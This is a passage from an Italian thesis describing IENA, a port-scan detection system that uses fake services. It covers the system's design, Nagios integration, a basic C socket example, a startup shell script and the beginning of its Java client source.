3) **Monitoring**: questo package rappresenta una entità logica (nel nostro caso particolare sarà implementata da Nagios) in grado di notificare all’ amministratore di rete cosa sta succedendo nella rete (nel caso di Nagios, il warning puo’ avvenire per mail oppure per sms).

La classe IenaClient invocherà al momento della connessione (rilevazione di tale connessione) la classe Socket2Socket, la quale discriminerà i pacchetti e plasmerà una notifica da inviare al socket del server-Iena.Queste classi direttamente o indirettamente (implements Runnable) dovranno vivere in backGround pertanto dovranno estendere thread generici posti nello stato di ‘wait.’

Una volta arrivata la connessione (connect) vi sarà un cambiameno di stato, dallo stato di ‘wait’ allo stato di ‘make String’ e successivamente senza alcun interrupt esterno si cambierà stato arrivando allo stato ‘Notify’ (notifica) il quale avrà il compito di interagire con serverIena per comunicargli tutti i dati relativi alla connessione.

Di seguito uno state diagram illustra come avvengono le transazioni di stato.




Figura 3.5: *client-IENA state Diagram*

Una volta che la notifica è giunta al server-Iena, esso cambierà lo stato da ‘wait’ a ‘Notify on log’ per loggare la richiesta su System-Log; server-Iena avrà essenzialmente soltanto questi due stati.




Figura 3.6: *server-IENA state Diagram*

La notifica all' amministratore di sistema arriva tramite un system log "noto" pertanto non ha alcun senso introdurre nel progetto di IENA un diagram state del sistema di Notify in quanto è dipendente dal software utilizzato e non dal progetto di IENA.

3.5 Perché IENA è un modello valido.

Ribadiamo il concetto secondo il quale ogni attaccante ha bisogno di conoscere i servizi attivi su una macchina e per fare questo può tentare diverse strade, ma sempre e comunque eseguirà di norma un semplice port-scan (è possibile che l'attaccante utilizzi tecniche di social engineering, in questo caso nessuna tecnologia è ingrado di prevenire l'attacco).
Considerando lecita l'esecuzione di un port-scan, vengono creati falsi servizi come telnet, ssh o net-bios, in questo modo QUALSIASI attaccante vedendo questi servizi aperti non esiterà ad attaccarli.
Il concetto pratico può essere molto "vicino" al classico concetto di HoneyPot. La IENA a differenza di un HoneyPot non vuole "intrattenere" l' intrusore per trarne beneficio (per imparare nuove tecniche di attacco), ma al contrario vuole essere un sistema distribuito per rilevare e prevenire eventuali attacchi (ricordiamo che HoneyPot è un sistema che agisce in locale).
Esistono numerose tipologie di HoneyPots (a basso livello come BOF e Specter e ad alto livello come HoneyNet)ma sempre e comunque sono simulazioni di Host che loggano in locale quello che avviene in particolari circostanze di connessioni.
La IENA è un servizio leggero, atto ad un ambiente distribuito (grazie al remote logging) essa si appoggia ad un sistema di notifica molto valido come

Nagios e ha il compito di manipolare in dinamico le regole della rete in modo da “chiudere la porta” all’ attaccante.
Di seguito verrà riportato il modello sostitutivo al “modello classico” (Figura 2.5), si noti la differenza di complessità tra i due modelli.




Figura 2.6 *UML metodo “innovativo”*

La diminuziona di stati è dovuta all’ affidabilità di tale sistema, paradossalmente è possibile eliminare anche sistemi di sicurezza come Firewall e NIDS (Network Intrusion Detection System) per affidarsi totalmente a IENA.

Il modello finale, comprende una unione dei due modelli sopra indicati; in modo da unire l' affidabilità di un sistema sempre aggiornato con la sicurezza di un sistema in cui sono installate IENE.

3.6 Sviluppi Futuri.

Il presente lavoro di tesi fornisce una implementazione di IENA che puo essere rivista e rimodificata per un notevole ampliamento:

1) Rendere più sicura la comunicazione tra IENA e Server-IENA
2) Utilizzo di apposite tecnich per il detecting di stealth scan
3) La possibilita di inserire una interfaccia grafica per rendere l' installazione e l' utilizzo piu user-friendly
4) La creazione di apposite regole per differenziare le tipologie di attacchi
5) L' implementazione di una rete basata su IENA e su Knock per i servizi relamente attivi
6) Integrazione con sistemi IDS e IPS

Questi sono solo alcuni di tutti i possibili sviluppi futuri del progetto IENA.

Capitolo 4.

Tecnologie utilizzate.

"La scienza di oggi è la Tecnologia di domani"

(Edwwart Teller)

In questo capitolo verranno descritti brevemente gli strumenti utilizzati per l'implementazione di IENA.

Ricordando che lo scopo di questa tesi non è la descrizione di sistemi già utilizzati e consolidati ma bensì la descrizione del progetto IENA, non si andrà a fondo nella descrizione di Nagios né nella descrizione del funzionamento delle socket, tuttaiva verranno forniti siti e libri di riferimento per approfondire la conoscenza in materia.

4.1 Nagios.

Il progetto Nagios nasce per diffondere nel mondo uno strumento atto al controllo delle reti. Questo sistema open-source di monitoraggio, offre numerosi servizi; esso è ingrado di testare il corretto funzionamento di un host remoto e dei servizi che tale host mette a disposizione. Grazie a Nagios è possibile avere un sistema di monitoring in tempo reale il quale avvisa tramite mail o SMS il corretto (o non) funzionamento della rete[10].




Figura 4.1: *Sistema del funzionamento di Nagios*

Grazie ad una comoda interfaccia web-based, Nagios dialoga con l'amministratore di rete comunicandogli in tempo reale cosa avviene all' interno della rete.

Prendiamo in considerazione una rete di 200 unità, poniamo che qualche macchina abbia il compito di essere un servitore (ftp,http,dns,telnet,ssh,ec….). Grazie a semplici sensori Nagios riesce a controllare se le macchine sono accese, se i servitori restano in ascolto sulle dovute porte, se all' improvviso nascono nuovi servizi "inaspettati" e riesce ad avvisare l'amminstratore di sistema grazie ad apposite notifiche consegnate via web, mail o sms. Tutto questo semplifica notevolmente il compito dell'amminstratore di rete in quanto ha un quadro della situazione sempre aggiornato e a portata di 'click'.

La segunte figura rappresnta una schermata dell'interfaccia web: si noti come grazie all'ausilio di colori differenti e di un apposito frame si rende semplice e gradevole la navigazione per le pagine di verifica.




Figura 4.2: *Una schermata di Nagios*

L' utilizzo di questo strumento per il monitoraggio di reti è estremamente semplice ed economico: perché dunque non ampliare i servizi offerti da Nagios implementando plugin orientati alla sicurezza informatica ?

Grazie ad una semplice implementazione di IENA e grazie all' estrema flessibilità di Nagios è possibile fondere il mondo della sicurezza con quello del monitoring. Successivamente verrà descritta l' esatta procedura per installare una IENA all' interno del sistema di monitoring suddetto. Per maggiori dettagli riguardanti Nagios invito il lettore a visitare il sito ufficiale (http://www.nagios.org) e la community (http://www.nagiosexchange.org/).

4.2 Socket.

Le socket sono il meccanismo e l'astrazione principale per comunicare in rete.

Esse sono indipendenti dal meccanismo fisico sottostante e attualmente sono diventate uno standard de facto anche se nessuno standard a riguardo è ancora stato approvato. Alla base delle socket vi è il paradigma Client-Server (anche se oggi giorno sono molto utilizzate per reti paritetiche) esso si basa sul fatto che un software chiamato "Client" necessita di una risposta da un altro programma chiamato "Server" il quale ha come compito principale quello di servire un numero maggiore possibile di "Client".

Il meccanismo di astrazione per la comunicazione in rete è rappresentato dal paradigma *socket* presentato per la prima volta nella Berkeley Software Distribution (BSD) della University of California a Berkeley. Una socket è rappresentata da una porta in attesa di comunicazione, ogni singolo "Client" per potere dialogare con il "Server" dovrà aprire una connessione sulla porta in cui è posto il Servitore . Una volta stabilita questa connessione (una connessione è l'insieme dell' indirizzo sorgente + indirizzo destinazione + coppia di porte connesse tra di loro) le due entità possono dialogare tramite pacchetti TCP/IP.

Le primitive fondamentali della socket Berkley sono le seguenti :

1) SOCKET: crea un nuovo punto finale di comunicazione

2) BIND: associa un indirizzo locale ad una socket

3) LISTEN: annuncia la capacità di accettare connessioni

4) ACCEPT: Accetta una richiesta di connessione proveniente da Client

5) CONNECT: tenta di stabilire una connessione

6) SEND: invia alcuni dati sulla connessione

7) RECIVE: riceve alcuni dati dalla connessione

8) CLOSE: rilascia la connessione

Le prime quattro primitive vengono eseguite in ordine dal server; ogni chiamata socket eseguita con successo restituisce un normale descrittore di file da utilizzare nelle chiamate successive.Le socket appena create senza essere assegnate a nessuna porta non sono in grado di comunicare con l'esterno: per poter essere visibili all'esterno si utilizza la primitiva bind. In questo modo ogni macchina remota puo tentare una connessione al server tramite la porta specificata durante la procedura di bind. Una volta eseguita la bind, viene lanciata la listen, che alloca spazio in memoria per accodare le chiamate in ingresso nel caso in cui diversi client provino a connettersi in parallelo. Affinchè il server si blocchi nell'attesa di una connessione si utilizza la primitiva accept. La primitica connect viene utilizzata per creare una nuova connessione con il server. In fine con le primitive send e recive si creano flussi di byte per la comunicazione tra I vari processi remoti. Per ultimo ma non per questo meno importante la primitiva close, ha il compito di rilasciare la connessione; è buona norma ricordarsi di chiudere le connessioni qual'ora risultino superflue in quanto con l'aumentare del numero di connect si rischia di mandare in BOF il servitore del servizio[17].

Per comprendere l'utilizzo di questo strumento, si riporta il sorgente di un semplice esempio tratto da http://www.cs.rpi.edu/ .

Server Code:

```
/* A simple server in the internet domain using TCP
   The port number is passed as an argument */
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

void error(char *msg)
{
        perror(msg);
        exit(1);
}

int main(int argc, char *argv[])
{
         int sockfd, newsockfd, portno, clilen;
         char buffer[256];
```

```
struct sockaddr_in serv_addr, cli_addr;
int n;
if (argc < 2) {
   fprintf(stderr,"ERROR, no port provided\n");
   exit(1);
}
sockfd = socket(AF_INET, SOCK_STREAM, 0);
if (sockfd < 0)
 error("ERROR opening socket");
bzero((char *) &serv_addr, sizeof(serv_addr));
portno = atoi(argv[1]);
serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = INADDR_ANY;
serv_addr.sin_port = htons(portno);
if (bind(sockfd, (struct sockaddr *) &serv_addr,
        sizeof(serv_addr)) < 0)
        error("ERROR on binding");
           listen(sockfd,5);
           clilen = sizeof(cli_addr);
           newsockfd = accept(sockfd,
```

```
                (struct sockaddr *) &cli_addr,
                &clilen);
        if (newsockfd < 0)
            error("ERROR on accept");
            bzero(buffer,256);
           n = read(newsockfd,buffer,255);
           if (n < 0) error("ERROR reading from socket");
                printf("Here is the message: %s\n",buffer);
                n = write(newsockfd,"I got your message",18);
          if (n < 0) error("ERROR writing to socket");
        return 0;
}
```

Client Code:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

void error(char *msg)
{
   perror(msg);
   exit(0);
}

int main(int argc, char *argv[])
{
   int sockfd, portno, n;
   struct sockaddr_in serv_addr;
   struct hostent *server;
```

```
char buffer[256];
if (argc < 3) {
  fprintf(stderr,"usage %s hostname port\n", argv[0]);
  exit(0);
}
portno = atoi(argv[2]);
sockfd = socket(AF_INET, SOCK_STREAM, 0);
if (sockfd < 0)
   error("ERROR opening socket");
server = gethostbyname(argv[1]);
if (server == NULL) {
   fprintf(stderr,"ERROR, no such host\n");
   exit(0);
}
bzero((char *) &serv_addr, sizeof(serv_addr));
serv_addr.sin_family = AF_INET;
bcopy((char *)server->h_addr,
(char *)&serv_addr.sin_addr.s_addr,
server->h_length);
```

```
serv_addr.sin_port = htons(portno);
if (connect(sockfd,&serv_addr,sizeof(serv_addr)) < 0)
   error("ERROR connecting");
printf("Please enter the message: ");
bzero(buffer,256);
fgets(buffer,255,stdin);
n = write(sockfd,buffer,strlen(buffer));
if (n < 0)
    error("ERROR writing to socket");
bzero(buffer,256);
n = read(sockfd,buffer,255);
if (n < 0)
    error("ERROR reading from socket");
printf("%s\n",buffer);
return 0;            }
```

Tale esempio ha come scopo didattico fornire una semplice base per iniziare a comprendere la programmazione C-Unix basata sulle socket. Per approfondire la conoscenza in materia si suggerisce la lettura del seguente libro: "*Unix Netork Programming*" di *W. Richard Stevens"*. [9]

4.3 Shell script.

L'utilizzo di shell script per l' implementazione di IENA ha avuto un discreto spessore, infatti grazie a questa tecnica di scripting, veloce (paragonabile ad un interprete Perl) è stato possibile realizzare l' interfaccia di avvio, sia per integrare IENA all'interno di Nagios sia per rendere più semplice ed efficace l'avvio e la chiusura dell'intero sistema.

Elencare le note funzionalità di tale linguaggio risulta obsoleto per tale tesi, ci si limiterà a elencare qualche script tratto dalla comunita di Nagios rilevante per la struttura di IENA.

Script per il controllo parametri di ingresso (Template di Nagios http://www.nagios.org):

```
# CONTROLLO PARAMETRI
while test –n "$1"; do
        case "$1" in
                --help)
                        print_help
                        exit $STATE_OK
                        ;;
                -h)
                        print_help
                        exit $STATE_OK
                        ;;
                -V)
                        print_revision
                        exit $STATE_OK
                        ;;
                -H)
                        INDIRIZZOIP=$2
                        shift
                        ;;
                -M)
                        INDIRIZZOMAC=$2
```

```
                Shift ;;
        *)
                echo "Unknown argument: $1"
                print_usage
                exit $STATE_UNKNOWN
                ;;
    esac
    shift
done
```

Questo template utilizzato con certa frequenza dagli sviluppatori di plugin, rappresenta lo standard di interfaccia verso Nagios. Anche per implementare lo script di avvio di IENA verrà seguito tale Template in modo da rispettare tutte le specifiche imposte dalla comunità[18][10].

Per ampliare la propria conoscenza nel campo di shell scripting è sufficiente cercare un tutorial on-line sul noto motore di ricerca http://www.google.it, attualmente vi sono numerose guide, in tante lingue che seguono numerose "correnti di pensiero" a riguardo, lascio al lettore il compito di decidere quale affrontare come prima lettura.

Capitolo 5.

Implementazione di IENA.

“Il valore di un’idea sta nel metterla in pratica”

(Thomas Alva Edison)

In questo capitolo verrà affrontato il problema della realizzazione pratica di IENA, ne verrà presentata una delle possibili implementazioni commentando adeguatamente l’abero delle scelte.




Figura 5.0: *IENA Logo*

5.1 Albero delle scelte.

Il progetto è stato realizzao tramite tecnologia Java e C-UNIX.

La scelta di utilizzare un linguaggio interpretato come Java, per la scrittura del client, è dovuta dal fatto che la Java Virtual Machine ormai è presente su ogni piattaforma, pertanto scrivere un Client (IENA) con questa tecnologia garantisce un totale riutilizzo del codice adattandolo ad ogni sistema operativo. Si è preferito utilizzare Java piuttosto che un Framework interpretato come .NET in quanto la comunità Java è maggiormente orientata al mondo open-source. Tra i vari sistemi operativi disponibili, è sato scelto come sistema ospite di serverIena, Linux (fedora core), in quanto essere gratuito, affidabile e molto flessibile: adatto ad essere utilizzato in una rete aziendale o accademica di vasta dimensione. Per implementare il serverIena è stato invece utilizzato il linguaggio C-UNIX in quanto essere molto veloce e flessibile, non essendo interpretato non necessita di tools aggiuntivi (come JVM) per essere eseguito sulla macchina ospite. Dopo avere preso in considerazione numerosi sistemi per il monitoring della rete in ambiente Unix-based, è stato scelto Nagios; la sua facile installazione, il sistema web-based di dialogo, il sistema di notifica tramite sms e tramite mail hanno influenzato notevolmente la scelta.

Di seguito viene riportato un primo albero delle decisioni.




Figura 5.1: *Albero delle decisioni*

La comunicazione tra clientIena e serverIena avviene tramite semplici socket TCP/IP, è stata scelta questa tecnologia a discapito di sistemi di trasporto come SSL, http, SOAP in quanto si dispone di un vasto Framework; per il principio del "riutilizzo del codice" si sono utilizzate numerosi classi ricavate da precendenti progetti. Questo non implica che nelle prossime versioni non sia possibile cambiare protocollo di comunicazione, basandosi su protocolli ben noti come SOAP oppure su connessioni sicure.




Figura 5.2: *Comunicazione tra IENA e server Iena*

La sensibilità di IENA è stata progettata affinchè sia massima, in quanto risulta piu' semplice nel corso del tempo limitare la sensibilità qualora fosse superflua piuttosto che ampliarla.

Per assicurare una semplice "installazione" (compilazione ed avvio) è stato creato uno script, il quale soddisfa le principali specifiche richieste dallo standard Nagios. scritto con tecnologia Unix-shell, esso ha il compito di compilare sia serverIena che clienIena, e di avviare server o client in base al parametro di ingresso passatogli. Tale scritp, chiamato 'iena.script', deve essere all'interno del direttorio in cui sono presenti i file ienaServer e ienaClinet.

5.2 Script di avvio.

Di seguito viene fornito il sorgete dello script di avvio utilizzabile per compilare ed avviare IENA e serverIENA.

```
#/bin/sh

# Iena is a alternative security system, it was born in   #
# Cesena in 2005.                                         #
# Iena is protected from copyrigth© 2005-2050             #
# International licence.                                  #
# IENA BY MARCO RAMILLI gramill@tin.it,                   #
# marco.ramilli@studio.unibo.it , eth0up@rrsecurity.info  #
#   aka eth0up                                            #


# YOU CAN MODIFY THIS VARIABLES FOR EMBED IN YOUR SYSTEM  #

            #IENASERVER LISTEN PORT
            PORT="20000";
# NAME OF PROGRAM
```

```
PROGNAME=”iena.script”;

#VERSIONE OF PROGRAMA

VERSION=” version: 1.0”;

#IENACLIENT LISTEN PORT

PORTIENA=”80”;


#IENASERVER ADDRESS FOR COMUNICAION

SERVERIENAADDRESS=”127.0.0.1”;
```

```
print_usage() {

    echo “Usage: $PROGNAME [start | startIENA] [stop |
            stopIENA] [restart | restartIENA]”;

    echo “Usage: $PROGNAME –help”

    echo “Usage: $PROGNAME –version”

    echo “Usage: $PROGNAME –compile”

    echo “*** è necessario conoscere la password di

amministratore !! ***”

}

print_help() {

    echo “$PROGNAME $REVISION “
    echo “”
```

```
    print_usage
    echo “”
    echo “IENA for Nagios”
    echo “”
    support
}

if [ $# -lt 1 ];
    then
        print_usage
        exit 2;
fi

while test -n “$1”; do
    case “$1” in
        --help)
            print_help
            exit 0
            ;;
        -h)
            print_help
```

```
        exit 0
        ;;

    --version)
        echo “$PROGNAME $VERSION”
        exit 0
        ;;
    -V)
        echo “ $PROGNAME $VERSION”
        exit 0
        ;;

    --timeout)
        exit 0
        ;;
    -T)
        exit 0
        ;;

    --warning)
        exit 1
        ;;
```

```
-W)
    exit 1
    ;;
--compile)
    echo " inserire password di root se necessario"
    /usr/bin/gcc -o ienaServer ienaServer.c |
                    /dev/null
    /usr/bin/javac ienaClient.java | /dev/null
    echo " compilazione avvenuta con successo ! "
    exit 0
    ;;
start)
    ./ienaServer $PORT >> /var/log/iena.log &
    exit 0
    ;;
startIENA)
    /usr/bin/java ienaClient $PORTIENA
            $SERVERIENAADDRESS $PORT &
    exit 0
    ;;
```

```
stop)
    /usr/bin/killall ienaServer
    exit 0
    ;;
stopIENA)
        /usr/bin/kill -9 `ps -A | grep ienaClient |
            cut -c 3-5`
    exit 0
    ;;
restartIENA)
    /usr/bin/kill -9 `ps -A | grep ienaClient | cut
            -c 3-5`
    /usr/bin/java ienaClient $PORTIENA
            $SERVERIENAADDRESS $PORT $
    exit 0
    ;;
restart)
    /usr/bin/killall ienaServer
     ./ienaServer $PORT >> /var/log/iena.log &
     exit 0
```

```
            ;;
        *)
            echo “Unknown argument: $1”
            print_usage
            exit 2
            ;;
        esac

    done
```

Un possibile esempio dell’ utilizzo di questo script per la compilazione e l’avvio dell’ intero sistema è il seguente:

```
su
sh iena.script  –compile
sh iena.script start
sh iena.script startIENA
```

Per fermare i processi in esecuzione seguire la seguente procedura:

```
su
sh iena.script stop
sh iena.script stopIENA
```

5.3 Implementazione di IENA.

In questo paragrafo si vuole fornire un esempio pratico di come realizzare IENA, si ribadisce il fatto che questa è solo una delle possibili implementazioni pertanto può risultare semplicistica e migliorabile; ricordiamo che lo scopo di questa tesi non è di fornire un software "perfetto" che rappresenti IENA in tutti i suoi aspetti, ma quello di fornire un nuovo metodo di protezione accompagnato da un modello software per verificare effettivamente la realizzazione del progetto.

Di seguito il sorgente di IENA. (tutto il software è protetto da copyright).

```
/*********************************************************
** Iena is a alternative security system, it was born in **
** Cesena in 2005.                                       **
** Iena is protected from copyrigth© 2005-2050           **
** International licence.                                **
** IENA BY MARCO RAMILLI gramill@tin.it,                 **
marco.ramilli@studio.unibo.it, eth0up@rrsecurity.info    **
**   aka eth0up                                         **
*********************************************************/
import java.io.*;
import java.net.*;

class Socket2Socket implements Runnable{

    private boolean isTH2;
    private Socket clientSocket, myNetdSocket;
```

```
    private int serverPort;

    // Costruttore
    public Socket2Socket(Socket clientSocket, Socket
myNetdSocket, int serverPort, boolean check) {

        this.clientSocket = clientSocket;
        this.myNetdSocket = myNetdSocket;
        this.isTH2 = check;
        this.serverPort = serverPort;
        Thread thr =  new Thread(this);
        thr.start();
    }

    public void run() {

        if (isTH2) {
            Client2MyNetd_run();
        } else { // TH3
            MyNetd2Client_run();
        }
    }

    private void Client2MyNetd_run() {
        int len = 0;
        byte[] rec = new byte[1000];
```

```
        String flag = new String();
        try{
            InputStream in = clientSocket.getInputStream();
            OutputStream out =
myNetdSocket.getOutputStream();
            //while((len = in.read(rec))>0) {
                //out.write(rec,0,len);
            flag="Attacco da
"+clientSocket.getRemoteSocketAddress()+" in "+serverPort;
            out.write( flag.getBytes() );
            //}
            if(len<0){System.out.println("Socket chiuso dal
client");myNetdSocket.close();clientSocket.close();}
            myNetdSocket.close();clientSocket.close();
            //in.close();out.close();//chiusura dei
rimanenti stream
        }catch(IOException e){
            System.out.println("chiusura della socket");
        }

    }

    private void MyNetd2Client_run() {
        int len = 0;
        byte[] rec = new byte[1000];
```

```
        try{
            InputStream in = myNetdSocket.getInputStream();
            OutputStream out =
clientSocket.getOutputStream();
            while((len = in.read(rec))>=0) {
                out.write(rec,0,len);
            }
            if(len<0){System.out.println("Socket chiuso dal
superserver");myNetdSocket.close();clientSocket.close();}

    myNetdSocket.close();clientSocket.close();//in.close();
out.close();
        }catch(IOException e){
            System.out.println("chiusura della socket");
        }
    }
}

public class ienaClient{

    public static void main(String[] s){

        ServerSocket serverSocket = null;
        Socket myNetdSocket = null;
        Socket clientSocket = null;
        int serverPort = 10002;
```

```
        int myNetdPort = 10001;
        String myNetdIP = null;

        if(s.length == 3){
